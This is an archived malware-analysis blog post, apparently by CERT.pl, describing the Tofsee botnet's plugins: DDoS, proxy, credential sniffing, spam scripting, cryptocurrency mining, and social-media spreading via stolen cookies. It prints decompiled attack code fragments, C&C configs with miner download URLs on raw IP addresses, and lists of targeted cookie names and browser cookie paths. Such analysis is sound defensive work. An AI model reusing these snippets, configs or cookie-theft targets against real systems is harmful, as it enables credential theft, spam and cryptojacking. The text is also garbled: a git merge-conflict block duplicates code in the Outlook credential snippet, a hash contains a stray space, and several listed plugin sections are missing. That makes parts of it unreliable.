
A deeper look at Tofsee modules

Archived: 2026-04-05 22:37:10 UTC



Tofsee is a multi-purpose malware with wide array of capabilities – it can mine bitcoins, send emails, steal credentials, perform DDoS attacks, and more. All of this is possible because of its modular nature.

We have already published about Tofsee/Gheg a few months ago – https://www.cert.pl/en/news/single/tofsee-en. Reading or at least skimming it is probably required to fully understand this post. Note that it is meant as an extension of that research, focusing on plugin functionality that we previously ignored. We will shortly summarize each plugin and highlight its most important features.

The post is rather long – for the impatient, list of hashes and table of contents in one:

Resource Id	DLL name	DLL MD5 hash
1	ddosR.dll	fbc7eebe4a56114e55989e50d8d19b5b
2	antibot.dll	a3ba755086b75e1b654532d1d097c549
3	snrpR.dll	385b09563350897f8c941b47fb199dcb
4	proxyR.dll	4a174e770958be3eb5cc2c4a164038af
5	webmR.dll	78ee41b097d4028494742912143 91d34
6	protect.dll	624c5469ba44c7eda33a293638260544
7	locsR.dll	2d28c116ca0783046732edf4d4079c77
10	hostR.dll	c90224a3f8b0ab83fafbac6708b9f834
11	text.dll	48ace17c96ae8b30509efcb83a1218b4
12	smtp.dll	761e654fb2f47a39b69340c1de181ce0
13	blist.dll	e77c0f921ef3ff1c4ef83ea6383b51b9
14	miner.dll	47405b40ef8603f24b0e4e2b59b74a8c
15	img.dll	e0b0448dc095738ab8eaa89539b66e47
16	spread.dll	227ec327fe7544f04ce07023ebe816d5
17	spread2.dll	90a7f97c02d5f15801f7449cdf35cd2d
18	sys.dll	70dbbaba56a58775658d74cdddc56d05
19	webb.dll	8a3d2ae32b894624b090ff7a36da2db4
20	p2p.dll	e0061dce024cca457457d217c9905358

1. ddosR.dll

Original filename: p:\cmf5\small2\plugins\plg_ddos\ddos.cpp

This plugin can perform DDOS attacks. Implemented attacks are not very complicated, for example request spamming (HTTP Flood):

```
if ( get_or_post == 'G' )
{
wnsprintfA(a9, a10, "GET %s%s%s", v88, v89, v90);
do_request(a9, a10, a7, 'G', a13, a14);
v24 = (char *)(a9 - 1);
do
v25 = (v24++)[1];
while ( v25 );
qmemcpy(
v24,
" HTTP/1.1\r\nAccept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*\r\n",
109u);
}
else
{
wnsprintfA(a9, a10, "POST %s%s%s HTTP/1.1\r\nAccept: */*\r\n", v88, v89, v90);
}
```

Or plain old SYN flood (using PassThru driver, aka grabb module).

We haven’t observed any DDoS activity from Tofsee yet, so this plugin is probably not used by the botmaster.

Configuration from the C&C for this plugin is very simple:

```
"ddos": [
"http://www.coolcat-casino.com/online-casino-rules.php"
]
```

The binary contains a lot of strings, what simplifies analysis greatly:

```
\\.\PassThru
http%s://%s%s%s%s%s
Content-Length: %d
Content-Type: application/x-www-form-urlencoded
Content-Type: multipart/form-data; boundary=
Content-Disposition: form-data; name="%s"
Cache-Control: max-age=0
Connection: Keep-Alive
Host:
User-Agent: Mozilla/5.0 (
Accept-Encoding: gzip, deflate
Accept-Language: en
```

	Referer:
	POST %s%s%s HTTP/1.1
	Accept: */*
	HTTP/1.1
	Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
	GET %s%s%s

2. antibot.dll

Original filename: z:\cmf5\small2\plugins\plg_antibot\plugin.cpp

Now, this is an interesting plugin, because it removes other malware from victim's computer.

It can:

- enumerate processes and kill ones that may be dangerous (search by configured names)
- search SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects registry branch, and remove bad browser helper objects
- enumerate mutexes and kill processes that own them (search by mutex names).

List of browser helper objects removed by this module (downloaded from C&C):

	{06849E9F-C8D7-4D59-B87D-784B7D6BE0B3}
	{22BF413B-C6D2-4d91-82A9-A0F997BA588C}
	{2F364306-AA45-47B5-9F9D-39A8B94E7EF7}
	{E31CE47F-C268-41ba-897B-B415E613947D}
	{F156768E-81EF-470C-9057-481BA8380DBA}
	{72853161-30C5-4D22-B7F9-0BBC1D38A37E}
	{9030D464-4C02-4ABF-8ECC-5164760863C6}
	{9394EDE7-C8B5-483E-8773-474BF36AF6E4}
	{955BE0B8-BC85-4CAF-856E-8E0D8B610560}
	{AA58ED58-01DD-4d91-8333-CF10577473F7}
	{AF69DE43-7D58-4638-B6FA-CE66B5AD205D}
	{BDBD1DAD-C946-4A17-ADC1-64B5B4FF55D0}
	{761497BB-D6F0-462C-B6EB-D4DAF1D92D43}
	{2E3C3651-B19C-4DD9-A979-901EC3E930AF}
	{1017A80C-6F09-4548-A84D-EDD6AC9525F0}
	{4f3ed5cd-0726-42a9-87f5-d13f3d2976ac}
	{C451C08A-EC37-45DF-AAAD-18B51AB5E837}
	{5CA3D70E-1895-11CF-8E15-001234567890}
	{3049C3E9-B461-4BC5-8870-4C09146192CA}
	{02478D38-C3F9-4efb-9B51-7695ECA05670}
	{000123B4-9B42-4900-B3F7-F4B073EFC214}
	{7E853D72-626A-48EC-A868-BA8D5E23E045}

3. snrpR.dll

Original filename: p:\\cmf5\\small2\\plugins\\plg_sniff\\sniff.cpp

Related config section:

	'sniffcfg': {
	'ftp.sniff': '1',
	'mail.replace': '0',
	'mail.sniff': '0',
	'mx.name': 'mailc.microsoft.com',
	'mx.replace': '0',
	'pop.sniff': '1',
	'sniff': '1'
	}

Communication is sniffed and replaced using PassThru driver (accessible through named pipe “\\\\.\\PassThru”)

- **mail.sniff** enables stealing mail addresses from incoming e-mails. Mail addresses are stolen from “From” and “To” fields. It also looks for entities “%40″,”#64″,”#064” in content (looking for “@” char).
- **ftp.sniff** and **pop.sniff** enables POP3 and FTP credentials stealing. The plugin is looking for “user” and “pass” protocol commands, gets authentication data and sends through Passthru driver.
- **mail.replace** functionality replaces incoming e-mails using a specified template (stored in ‘mailbody’ key of config)

Template example that we received (despite this function being turned off right now):

	Message-ID: <%OUTLOOK_MID>
	%FROM_LINE
	%TO_LINE
	Subject: how are you?
	Date: %DATE
	MIME-Version: 1.0
	Content-Type: text/plain;
	format=flowed;
	charset="windows-1251";
	reply-type=original
	Content-Transfer-Encoding: 7bit
	X-Priority: 3
	X-MSMail-Priority: Normal
	X-Mailer: Microsoft Outlook Express 6.02
	X-MimeOLE: Produced By Microsoft MimeOLE V6.02
	Hi there. how are you today?

It leaves original “From” and “To” headers (%FROM_LINE, %TO_LINE), has the ability to leave original subject (%SUBJ, %_SUBJ), and original timestamps (%DATE, %P5DATE, %M5DATE).

4. proxyR.dll

Original filename: p:\\cmf5\\small2\\plugins\\plg_proxy\\plugin.cpp

This plugin listens for TCP connections on 0.0.0.0:1080 and provides multithreaded SOCKS proxy server. The sample we analyzed identifies itself in Proxy-Agent HTTP header as WinRoute Pro/4.1.

Traffic is redirected to addresses specified at a proxy_cfg section, separately for each region.

```
'proxy_cfg': {
'CN.max_threads': '128',
'CN.min_threads': '1',
'CN.num_services': '2',
'CN.percent_of_online': '100',
'CN.release_unused_thr_after': '60',
'CN.service00': '$ws0008',
'CN.service01': '$ws0009',
...
'servers': 'USA;MIX;EU;CN;RU',
},
```

Addresses are specified as a reference to a work_srv list or directly.

```
'USA.service02': '$ws000F',
'USA.service03': '103.248.21.83:+1000',

(...)

'work_srv000F': [
('189.7.58.16', 8886),
('179.198.128.15, 7894),
('14.184.98.134', 5697),
('200.158.166.194', 5371)
]
```

In proxy_cfg we can also find some defined timeouts for a socket.

```
'client.timeout_connect': '30',
'client.timeout_read': '60',
'client.timeout_write': '60',
'server.sleep_connect': '30',
'server.timeout_connect': '30',
'server.timeout_read': '60',
'server.timeout_write': '60',
'target.timeout_connect': '30',
'target.timeout_read': '60',
'target.timeout_write': '60',
'version': '8'
```

When any value is missing in configuration, binary has some sane defaults inside.

Plugin also adds port mapping using UPNP, disguising itself as Skype:

```
v31 = SysAllocString(L"Skype");
SafeArrayPutElement(psa, &rgIndices, &pv);
```

```
++rgIndices;
pv = 19;
v31 = 0;
SafeArrayPutElement(psa, &rgIndices, &pv);
++rgIndices;
v27 = 0;
v26 = 0;
pv = 24588;
v31 = &psa;
if ( (*(int (__stdcall **)(int *, const wchar_t *, _DWORD, int, SAFEARRAY **, int, _DWORD, _DWORD))(*v39 + 32))(
v39,
L"AddPortMapping",
*(_DWORD *)&pv,
v30,
&psa,
v32,
0,
0) < 0 )
{
// ...
}
```

```
if ( CoCreateInstance(&rclsid, 0, 1u, &riid, &ppv) >= 0 && ppv )
{
v5 = SysAllocString(L"urn:schemas-upnp-org:device:InternetGatewayDevice:1");
// ...
}
```

Strings from the binary give a little more insight about the purpose of this plugin:

```
CONN_STAT %s %u %d %d\n
BC_STAT %s %d %u %ld\n
BC_STAT ws%02X %d %u %ld\n
hooked: %d (%08X)\n
Plugin restarted\n
ProxyLogV02 %6d (%3d) %s\n
ProxyLogV02 There are %d not autorithed connections in black list\n
ProxyLogV01 %s:%d\n
ProxyLogV01 Proxy Work (<work flag> / <server thread> / <usage> / <server state>) = %d / %d / %d / %d\n
ProxyLogV01 AddPortToRoute returned (<no error> / <value>) = %d / %d\n
ProxyLogV01 Clients configured = %d\n
```

	ProxyLogV01 Channels (<all> / <avg per %d sec> / <now>) = %d / %d / %d\n
	ProxyLogV01 All data transfered = %u\n
	ProxyLogV01 Connects (<all> / <avg per %d sec>) = %d / %d\n
	ProxyLogV01 Clients limits = %d\n
	ProxyLogV01 Threads limits = %d\n
	ProxyLogV01 No in White List = %d\n
	ProxyLogV01 Connects errors = %d\n
	Proxy-Connection
	Connection: close\r\n
	\nHost:
	HTTP/1.%c 404 Not Found\r\nProxy-agent: WinRoute Pro/4.1\r\n\r\n
	HTTP/1.
	CONNECT
	!!!proxy_stop!!!\n
	Plugin destroy\n
	HTTP/1.%c 406 Not Acceptable\r\nProxy-agent: WinRoute Pro/4.1\r\n\r\n
	HTTP/1.%c 200 OK\r\nProxy-agent: WinRoute Pro/4.1\r\n\r\n
	proxy_port
	!!!proxy_start!!!\n
	DeletePortMapping
	AddPortMapping
	Skype
	urn:schemas-upnp-org:device:InternetGatewayDevice:1

6. protect.dll

Original filename: z:\cmf5\small2\plugins\plg_protect\plugin.cpp

This plugin downloads and installs malicious service in system:

	hSCManager = OpenSCManagerA(0, 0, 0xF003Fu);
	v1 = OpenServiceW(hSCManager, (LPCWSTR)ServiceName, 0xF01FFu);
	if (!v1) {
	v1 = CreateServiceW(
	hSCManager,
	(LPCWSTR)ServiceName,
	0,
	0xF01FFu,
	1u, 3u, 0,
	(LPCWSTR)&BinaryPathName,
	0, 0, 0, 0, 0);
	if (!v1)
	goto LABEL_6;

```
}
if ( !StartServiceA(v1, 0, 0) ) {
CloseServiceHandle(v1);
LABEL_6:
DeleteFileW((LPCWSTR)&BinaryPathName);
return 0;
}
```

Malicious service binary is obfuscated with “state-of-the-art encryption algorithm” – i.e. negating every byte:

```
do
{
encrypted_binary[result] = ~encrypted_binary[result];
++result;
}
while ( result < 0x9CC0 );
if ( WriteFile(v9, encrypted_binary, 0x9CC0u, &NumberOfBytesWritten, 0) ) {
v8 = 1;
}
```

Md5 of decrypted backdoor = 49642f1d1b1673a40f5fa6263a66d056. This file is protected by packer, and it’s the only packed binary that we observed during our analysis of Tofsee – it suggests that the binary could’ve been created by another actor and reused in Tofsee.

7. locsR.dll

Original filename: z:\cmf5\cmf5\small2\plugins\plg_locs\plg.cpp

This plugin steals network credentials for Microsoft Outlook:

```
v14 = RegEnumKeyExA(phkResult, dwIndex, &Name, &cchName, 0, 0, 0, &ftLastWriteTime);
lstrcpyA(&String1, "Software\\Microsoft\\Internet Account Manager\\Accounts");
lstrcatA(&String1, "\\");
lstrcatA(&String1, &Name);
RegOpenKeyExA(HKEY_CURRENT_USER, &String1, 0, 0xF003Fu, &hKey);
cbData = 150;
result = RegQueryValueExA(hKey, "POP3 User Name", 0, &Type, Data, &cbData);
if ( !result )
{
lstrcpyA((LPSTR)(a1 + 608 * *v2), (LPCSTR)Data);
sub_17002F28(Data, 150);
cbData = 150;
RegQueryValueExA(hKey, "SMTP Server", 0, &Type, Data, &cbData);
lstrcpyA((LPSTR)(608 * *v2 + a1 + 500), (LPCSTR)Data);
sub_17002F28(Data, 150);
<<<<<<< HEAD
cbData = 150;
```

```
RegQueryValueExA(hKey, "SMTP Display Name", 0, &Type, Data, &cbData);
lstrcpyA((LPSTR)(608 * *v2 + a1 + 200), (LPCSTR)Data);
sub_17002F28(Data, 150);
cbData = 150;
=======
cbData = 150;
RegQueryValueExA(hKey, "SMTP Display Name", 0, &Type, Data, &cbData);
lstrcpyA((LPSTR)(608 * *v2 + a1 + 200), (LPCSTR)Data);
sub_17002F28(Data, 150);
cbData = 150;
>>>>>>> piotrb/Blog-tofsee
RegQueryValueExA(hKey, "SMTP Email Address", 0, &Type, Data, &cbData);
lstrcpyA((LPSTR)(608 * *v2 + a1 + 400), (LPCSTR)Data);
sub_17002F28(Data, 150);
cbData = 150;
if ( RegQueryValueExA(hKey, "POP3 Password2", 0, &Type, Data, &cbData) )
{
v4 = a1;
*(_BYTE *)(608 * *v2 + a1 + 300) = 0;
}
// ...
}
// ...
```

After extracting them from the registry, they are decrypted and used to send more emails. Additionally, it generates email in form [computer name]@mail.ru and attempts to send emails using it (with raw SMTP protocol).

Strings from binary:

```
@mail.ru
localcfg
rresolv
c:\log_%s.txt
POP3 Password2
SMTP Email Address
SMTP Display Name
SMTP Server
POP3 User Name
Software\Microsoft\Internet Account Manager\Accounts
220d5cc1
PStoreCreateInstance
pstorec.dll
```

	__outlook__%s:%s:%s:%s

10. hostR.dll

This is HTTP server plugin. It masquerades as Apache/2.2.15 (Win32). It can serve files, probably for other bots.

It is able to blacklist some IPs – probably security analysts (for example Forcepoint and Google are banned).

Configuration for this module, fetched from the C&C:

	'host_cfg': {
	'client.deny': '208.80.192.0/21;66.249.64.0/19;66.102.0.0/20;63.251.175.215/32;216.163.188.0/24;211.249.40.0/21;104.156.228.182/32;64.38.116.99/32;2
	'client.timeout_connect': '15',
	'client.timeout_read': '30',
	'client.timeout_write': '30',
	'servers': '93.190.143.216:452;93.190.143.216:453;93.190.143.216:454',
	'version': '2'
	},

11. text.dll

Original filename: p:\cmf5\small2\plugins\plg_text\plg_text.cpp

Very short plugin, it is able to process email templates downloaded from C&C.

12. smtp.dll

Very important module – it generates and sends emails. It's probably biggest module and code is rather complicated sometimes.

Most interesting thing about it is the fact that it uses its own dedicated scripting language for generating messages. Script example, received from C&C:

	- GmMxSend
	v SRV alt__M(%RND_NUM[1-4])__.gmail-smtp-in.l.google.com
	U L_SKIP_5 5 __M(%RND_NUM[1-5])__
	v SRV gmail-smtp-in.l.google.com
	L L_SKIP_5
	C __v(SRV)__:25
	R
	S mx_smtp_01.txt
	o ^2
	m %FROM_DOMAIN __A(4|__M(%HOSTS)__)__
	W """EHLO __A(3|__M(%{mail}{smtp}%RND_NUM[1-4].%FROM_DOMAIN)__)__\r\n"""
	R
	S mx_smtp_02.txt
	o ^2 ^3
	L L_NEXT_BODY
	v MI 0
	- m %FROM_EMAIL __M(%FROM_USER)__@__M(%FROM_DOMAIN)__

	W """MAIL From:<__M(%FROM_EMAIL)__>\r\n"""
	R
	S mx_smtp_03.txt
	I L_QUIT ^421
	o ^2 ^3
	L L_NEXT_EMAIL
	U L_NO_MORE_EMAILS @ __S(TO|__v(MI)__)__
	W """RCPT To:<__l(__S(TO|__v(MI)__)__)__>\r\n"""
	R
	S mx_smtp_04.txt
	I L_OTLUP ^550
	I L_TOO_MANY_RECIP ^452
	o ^2 ^3
	v MI __A(1|__v(MI)__,+,1)__
	u L_NEXT_EMAIL 1 __A(1|__v(MI)__,<,1)__ L L_NO_MORE_EMAILS u L_NOEMAILS 0 __A(1|__v(MI)__,>,0)__
	W """DATA\r\n"""
	R
	S mx_smtp_05.txt
	o ^2 ^3
	m %SS1970H __P(__t(126230445)__|16)__
	m %TO_EMAIL """<__l(__S(TO|0)__)__>"""
	m %TO_NAME __S(TONAME|0)__
	W """__S(BODY)__\r\n.\r\n"""
	R
	S mx_smtp_06.txt
	I L_SPAM ^550
	o ^2 ^3
	+ m
	H TO -1 OK
	J L_NEXT_BODY
	L L_OTLUP
	+ h
	h """Delivery to the following recipients failed. __l(__S(TO|__v(MI)__)__)__"""
	H TO __v(MI)__ HARD
	J L_NEXT_EMAIL
	L L_TOO_MANY_RECIP
	H TO __v(MI)__ FREE
	J L_NO_MORE_EMAILS
	L L_QUIT

```
W """QUIT\r\n"""
R
S mx_smtp_07.txt
o ^2 ^3
L L_NOEMAILS
E 1
L L_SPAM
+ A
H TO -1 FREE
o ^2 ^3
```

If someone recognizes this as a real scripting language, we'd be grateful for the information. We have never seen something like this, so we analyzed interpreter of this language.

The syntax is rather simple, but very assemblish and primitive. We hope that malware authors are generating this scripts from a higher level language because writing something like this must really hurt one's sanity ;].

A lot of opcodes are supported – take a look at this (simplified) parsing function for example:

```
signed int parse_line(char *line, opcode *a2) {
len = 0;
if (*line) {
opcode = a2;
while (true) {
opcode->command = *line;
switch (*line)
{
case '+':
case 'E':
case 'J':
case 'L':
case 'N':
case 'O':
case 'Q':
case 'S':
case 'T':
case 'W':
case 'Z':
case 'b':
case 'e':
case 'l':
case 'o':
// opcodes with 1 parameter
line = parse_call((int)line, " ", 1, opcode);
```

```
        break;
        case '-':
        v6 = line + 2;
        opcode->num_parameters = 1;
        opcode->pchar4 = v6;
        v7 = (_BYTE *)strcontains(v6, '\n');
        if ( !v7 )
        goto ERROR;
        if ( *(v7 - 1) == '\r' )
        *(v7 - 1) = 0;
        *v7 = 0;
        line = v7 + 1;
        break;
        case 'B':
        case 'I':
        case 'Y':
        case 'i':
        case 'm':
        case 'p':
        case 'v':
        // opcodes with 2 parameters
        line = parse_call((int)line, " ", 2, opcode);
        break;
        case 'C':
        case 'R':
        case 'h':
        // parameterless opcodes
        line = parse_call((int)line, " ", 0, opcode);
        break;
        case 'H':
        case 'U':
        case 'u':
        // opcodes with 3 parameters
        line = parse_call((int)line, " ", 3, opcode);
        break;
        case 'X':
        case 'c':
        case 'r':
        case 'x':
        v8 = strcontains(line + 1, '\n');
```

```
if ( !v8 )
goto ERROR;
opcode->num_parameters = 0;
line = (char *)(v8 + 1);
opcode->pchar4 = 0;
break;
default:
goto ERROR;
}
if ( !line )
break;
++len;
++opcode;
if ( !*line )
goto OK;
}
ERROR:
result = 0;
}
else
{
OK:
*(_DWORD *)&a2[256].command = len;
a2[len].command = 0;
v9 = 0;
// (... snip ...)
result = 1;
}
return result;
}
```

We didn't reverse all of them, but few most important ones are:

- C ip:port – Connect
- L lbl – Create Label lbl.
- J lbl – Jump to label lbl.
- v name value – Create variable name and assign value value.
- W text – Write something to output – in this case to final email.
- I lbl condition – If condition is satisfied than jump to lbl

Additionally wrapping text in "”" allows for newlines and escape sequences in it, and __v(XX)__ is a variable interpolation.

Again, few from the most interesting strings from that binary:

```
%s, %u %s %u %.2u:%.2u:%.2u %s%.2u%.2u
{/qp}
```

	IfYouAreReadingThisYouHaveTooMuchFreeTime
	%s@%s
	whois://
	whois.apnic.net
	whois.afrinic.net
	whois.ripe.net
	whois.lacnic.net
	OrgAbuseEmail:
	RTechEmail:
	OrgTechEmail:
	ReferralServer:
	whois.arin.net
	whois.iana.org
	whois:
	e-mail:
	abuse-mailbox:
	% Abuse contact
	hooked: %d (%08X)
	S%02u%s%s
	dns_list
	dns_attempts
	dns_timeout
	InitSecurityInterfaceA
	Secur32.dll
	Security.dll
	2.16.840.1.113730.4.1
	1.3.6.1.4.1.311.10.3.3
	1.3.6.1.5.5.7.3.1
	Microsoft Unified Security Protocol Provider
	1.3.6.1.5.5.7.3.2

We thought that IfYouAreReadingThisYouHaveTooMuchFreeTime is an easter egg for us, malware analysts, but it turns out that it's just a strange quirk related to hotmail authentication.

Configuration for this module, fetched from C&C:

	'psmtp_cfg': {
	'dns_attempts': '5',
	'dns_list': '209.244.0.3;209.244.0.4;8.8.8.8;8.8.4.4;8.26.56.26;8.20.247.20;208.67.222.222;208.67.220.220;156.154.70.1;156.154.71.1;199.85.126.10;1
	'dns_timeout': '10',
	'nthreads': '17',
	'send_timeouts': '60',

	'smtp_server_hotmail': 'smtp.live.com:587',
	'timeout_connect': '30',
	'timeout_read': '30',
	'timeout_write': '30',
	'whois_list': '193.0.6.135;185.3.93.80'
	}

13. blist.dll

This plugin checks if a bot is listed as a spambot and blacklisted. In the config we observed following DNSBLs (DNS-based Blackhole Lists) were supplied:

	1:dnsbl.sorbs.net
	2:bl.spamcop.net
	4:zen.spamhaus.org
	8:sbl-xbl.spamhaus.org
	16:cbl.abuseat.org

DNSBL is a service based on DNS used for publishing IP addresses of spam senders. If spam server uses DNSBL filters, it will do a DNS request to DNSBL domain with each incoming SMTP connection. Technical details are outside of the scope of this post, but any interested reader can take a look at http://www.us.sorbs.net/using.shtml or https://en.wikipedia.org/wiki/DNSBL.

Checking DNSBL is implemented with gethostbyname:

	ip_3 = (unsigned __int8)myip;
	ip_2 = (unsigned __int16)myip >> 8;
	ip_1 = (myip >> 16) & 0xFF;
	ip_0 = myip >> 24;
	do {
	v7 = get_nth_elem(v2, a2);
	v14 = v7;
	blacklist_srv = c_str(&v7->blacklist_domain);
	wsprintfA(&name, "%u.%u.%u.%u.%s", ip_0, ip_1, ip_2, ip_3, blacklist_srv);
	if (gethostbyname(&name))
	blacklist_mask += v14->blacklist_id;
	++a2;
	v2 = services_list;
	}
	while (a2 < *(_DWORD *)(services_list + 8));

Configuration for this module, fetched from C&C:

	'blist_cfg': {
	'period': '900',
	'services': '1:dnsbl.sorbs.net;2:bl.spamcop.net;4:zen.spamhaus.org;8:sbl-xbl.spamhaus.org;16:cbl.abuseat.org'
	}

14. miner.dll

This is (as the name suggests) cryptocurrency miner. This plugin only coordinates the work, but it has few accompanying binaries, that perform the dirty work.

One binary, called grabb, is distributed straight from the C&C. Other binaries are downloadable through URLs specified in configs – in theory. In practice, servers distributing miners seem to be dead, so we were not able to download miners.

Miner “verifies” that has really downloaded right binary, but hashing was probably too difficult for malware creators to implement, so they settled on size verification – for example, they are check that cores_gt_1 binary has exactly 223744 bytes.

We didn’t analyze it in-depth because crypto miners are boring enough, and strings from binary give enough information about inner workings anyway:

	LogBuf::AddText: Buffer cleared!
	Cant send report type=%u size=%u
	GET %s HTTP/1.0
	%d process killed
	can't load 'psapi.dll'
	GetModuleFileNameExA
	process stopped id=%d
	Error %d of parsing '%s.ifs' pos %d
	'%s' get module error
	'%s' urls for download is empty and run command is not miner plugin block
	'%s' process started id=%d
	'%s' path for download is empty
	'%s' can't create pipe '%s' error=0x%08X
	'%s' can't create file '%s' error=0x%08X
	'%s' can't create event error=0x%08X
	'%s' process start error=0x%08X
	'%s' no free place in pipes arrey
	'%s' hide_process returned %d
	'%s' process started miner id=%d
	\\.\pipe\procid_%d
	'%s' wrong downloaded size=%d
	'%s' conditions false
	%d cores found

And the rest can be read from the configuration, fetched from C&C:

	'miner_cfg': {
	'cores_gt_1.flags': 'BELOW_NORMAL_PRIORITY_CLASS CREATE_NO_WINDOW',
	'cores_gt_1.ifs': 'COND_CORES_GT_1',
	'cores_gt_1.path': '%USERPROFILE%\\do.exe',
	'cores_gt_1.run': '"%USERPROFILE%\\do.exe" %MINER_LOGIN2 -g yes -t %MIN1_HALF_NUM_OF_CORES -w 0',
	'cores_gt_1.size': '223744',

	'cores_gt_1.url': 'http://130.185.108.137/pchfv.php',
	'download_period': '900',
	'grabb.download_id': '10',
	'grabb.flags': 'NORMAL_PRIORITY_CLASS CREATE_NO_WINDOW',
	'grabb.ifs': '',
	'grabb.run': '$grabb',
	'grabb.size_max': '350000',
	'grabb.size_min': '200000',
	'kills': 'litecoin;grabb;',
	'litecoin.download_id': '10',
	'litecoin.flags': 'NORMAL_PRIORITY_CLASS CREATE_NO_WINDOW',
	'litecoin.ifs': '',
	'litecoin.path': '%USERPROFILE%\\%RND_char[4-6].exe',
	'litecoin.run': '',
	'litecoin.size_max': '350000',
	'litecoin.size_min': '200000',
	'litecoin.urls': 'http://103.15.106.221/rnm117.php;http://188.190.114.21/rnm117.php;http://111.121.193.238/rnm117.php',
	'needmacrs': '$grabb',
	'one_core.flags': 'BELOW_NORMAL_PRIORITY_CLASS CREATE_NO_WINDOW',
	'one_core.ifs': '',
	'one_core.path': '%USERPROFILE%\\do.exe',
	'one_core.run': '"%USERPROFILE%\\do.exe" %MINER_LOGIN2 -g yes -t 1 -w 300',
	'one_core.size': '223744',
	'one_core.url': 'http://130.185.108.137/pchfv.php',
	'tasks': 'grabb',
	'version': '9'
	}

15. img.dll

This short plugin processes malicious attachments – encodes them with base64 and appends to emails.

Nothing interesting here, as can be seen in hardcoded strings:

	Plugin restarted
	img_callback: Loaded value='%s' base64 size=%d macr id=%d
	img_callback: base64_encode error for block name='%s'
	img_callback: Delete value='%s' macr id=%d
	img_callback: required config version=1
	img_callback: Wrong value of param '%s.name'
	img_handler: Can't replace value size=%d. Buffer size=%d very small

Configuration for this module, fetched from the C&C:

```
'img_cfg': {
'att00.name': '$ATT00$',
'att00.prefix': 'att00_',
'macroses': 'att00',
'version': '1'
}
```

16. spread.dll

This plugin is used to spread Tofsee through social media: Facebook, Twitter and Skype communicator.

First, it extracts xs, datr, c_user (and more) cookies.

Exact method depends on the browser, but generally plugin reads cookies stored on disk by the browser – for example cookies.sqlite from \Mozilla\Firefox\Profiles, for Firefox. Supported browsers are Chrome, IE, Firefox, Safari, and Opera.

After that, plugin uses that cookies to impersonate user in facebook API:

```
string_ctor(&v119, "https://m.facebook.com/friends");
if ( !http_request_process(71, a1, (int)&v119, 0) )
{
log_raw(dword_2000D178, "fb: E000\n");
goto REQUEST_FAIL;
}
if ( strcmp(a1 + 1056, "/login.php?next=") )
{
++a4[4];
goto INVALID_CRED;
}
// ...
v57 = wsprintfA(v18, "fb: %d recipients found\n", v56);
```

List of friends is downloaded through API and a message is sent to them. Format of message is stored in configuration, for example:

‘fb.message1’: ‘%SPRD_TEXT1|%LANG_ID| %SPRD_URL1’

Twitter is handled very similarly: cookies are stolen, followers are downloaded by API call to https://twitter.com/followers, and messages are sent.

VKontakte also seems to be supported, but that functionality is optional and held in another plugin. This module only checks if VK is enabled in config and calls handler (that can be initialized from another plugin), if it’s defined. Malware creators usually don’t like to attack Russia, so this function is disabled and VKontakte plugin is not distributed.

Plugin can also spread itself through Skype, but reverse engineering Skype protocol was clearly too hard for malware authors, so plugin waits until Skype is started, and then sends windows messages to Skype window:

```
if ( sub_2000AAE9(lpWideCharStr, L"Echo", wcslen(lpWideCharStr), 8) )
{
v3 = wsprintfA(&v10, "skp: skip '%s'\n", &MultiByteStr);
log(dword_2000D178, (int)&v10, v3);
return 0;
```

```
}
if ( !FindWindowExA(hWndParent, 0, "TChatEntryControl", 0) )
{
v3 = wsprintfA(&v10, "skp: E010. Skip '%s'\n", &MultiByteStr);
log(dword_2000D178, (int)&v10, v3);
return 0;
}
if ( sub_20006341(v5, 0, "TChatRichEdit", "TChatRichEdit.UnicodeClass") )
{
// ...
}
```

The plugin has dozens of strings hardcoded, so analyzing it in disassembler is a breeze. Few more interesting groups:

References to the OCR plugin – to avoid captchas:

	ocr_type2
	ocr_timeout2
	ocr_conn_period2
	ocr_conn_num2
	ocr_srvs2
	ocr_type
	ocr_timeout
	ocr_conn_period
	ocr_conn_num
	ocr_srvs

Facebook cookies:

	.facebook.com
	.facebook.com act
	.facebook.com x-referer
	.facebook.com s
	.facebook.com p
	.facebook.com sub
	.facebook.com presence
	.facebook.com lu
	.facebook.com fr
	.facebook.com datr
	.facebook.com xs
	.facebook.com c_user

Strings related to Facebook spread:

	/a/wall.php?

	message
	fb: wall='
	action="/a/wall.php?
	fb_ban='
	because it has a blocked link
	Accept: image/png,image/*;q=0.8,*/*;q=0.5
	captcha_submit_text
	captcha_try_audio
	captcha_try_text
	/messages/send/?
	<img src="/captcha
	name="captcha_persist_data"
	fb: %d recipients found

Strings related to cookie stealing:

	cookies.sqlite
	\Mozilla\Firefox\Profiles
	\Google\Chrome\User Data\Default\Cookies
	\Opera\Opera\cookies4.dat
	\Apple Computer\Safari\Cookies\Cookies.binarycookies

Strings related to Skype hijacking:

	SkypePath
	TChatRichEdit
	TChatRichEdit.UnicodeClass
	TChatEntryControl
	tSkMainForm.UnicodeClass
	TConversationForm.UnicodeClass
	TConversationsControl

Twitter cookies:

	.twitter.com
	.twitter.com lang
	.twitter.com twid
	.twitter.com original_referer
	.twitter.com _twitter_sess
	.twitter.com twll
	.twitter.com secure_session
	.twitter.com remember_checked
	.twitter.com k
	.twitter.com auth_token
	.twitter.com auth_token_session

	.twitter.com guest_id

And Twitter spread:

	You already tweeted that
	http://twitter.com/i/tweet/create
	https://twitter.com/i/tweet/create
	http://twitter.com/followers
	https://twitter.com/followers
	name="session[password]"
	name="session[username_or_email]"
	https://twitter.com/following

